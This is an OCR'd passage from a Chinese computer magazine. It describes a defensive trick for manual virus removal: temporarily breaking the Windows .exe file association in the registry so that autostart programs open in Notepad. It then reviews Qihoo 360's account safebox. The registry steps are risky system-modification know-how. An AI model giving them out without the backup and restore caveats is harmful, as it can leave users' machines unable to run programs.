


图2

各位读者看到这里，会不会也有一个想法：病毒利用文件关联来实现破坏，那我们可不可以也利用文件关联把病毒废了呢？其实只要思考一下，就可以发现其中的技巧，例如我们利用执行程序的关联来进行手工杀毒，这也是一个比较另类和快捷的杀毒方法。

首先把执行程序的关联改掉，打开注册表编辑器，然后找到HKEY_CLASSES_ROOT\.exe这个项，将其导出作为备份，接着就可以进行修改了。打开.exe项的默认值，然后将其默认的值exefile修改为一个无效的关联，如图2。

接着我们就重新启动计算机，在进入桌面的时候你会发现打开了很多记事本。不用担心，这是因为开机自动启动的执行程序因为关联被修改了，致使无法正常启动，就变成了使用记事本打开，所以这个时候不仅正常的程序：例如一些杀毒程序或者其它开机自

动启动的软件无法自动运行之外，就连病毒也没有正常启动。我们在打开的记事本中找到那个可疑的程序，将其内容修改为空，然后保存。这样就做到阻止病毒启动和杀毒的效果了，当然了还有一些烂摊子需要收拾。我们把刚才备份的.exe这个项的导出文件再重新导入作为修复，然后在注册表中找找病毒的启动位置，将它清除掉重起，这样就完成杀毒了。关于文件关联的应用大家可以继续进行尝试，一定会有新的发现和利用的。（本文所涉及到的注册表文件已收录到光盘中）

文章难易度：★★
文章闪光点：奇虎360保险箱的使用介绍

菜鸟的360帐号保险箱

破坏病毒[520heike.com]

在第八期杂志中，阿布同学为我们介绍了“密无忧”这款软件，我试了下感觉挺不错的，今天我在网上又看到360安全卫士官网也出了个帐号保险箱，那就来试试它的效果如何了。其下载地址为http://360safe.qihoo.com/safebox/gongce.html，目前的版本是1.0.0.1008，下载后需要安装，不过它的安装非常简单，基本上一直点“下一步”就会安装完成了（图1），不过有一点要注意，安装“保险箱”的话必须要安装360安全卫士才可以哦！




图1

最后一步需要我们选择保护的方式和查杀木马的频率，使用默认配置就可以了（图2）。




图2

运行“保险箱”，软件会检测电脑中都有哪些需要保护的（灰色代表我们没有安装），我装了两个QQ都显示出来了，要是你安装的软件没有显示出来的话还可以点击右下角的“添加或移除软件”按钮（图3），然后从左侧中找到未保护的游戏，勾选上，点击“添加”，将其添加到右侧的已保护的软件列表中，最后按“确定”就可以了（图4）。

我们来启动魔兽世界吧，点击图标后会自动开始检测（图5，图6），在程序启动时360拦截到了金山对WOW.EXE的注入，后来怎么启动的都没有提示了，不过从保护历史中还是可以查到的（图7）。




图3




图4

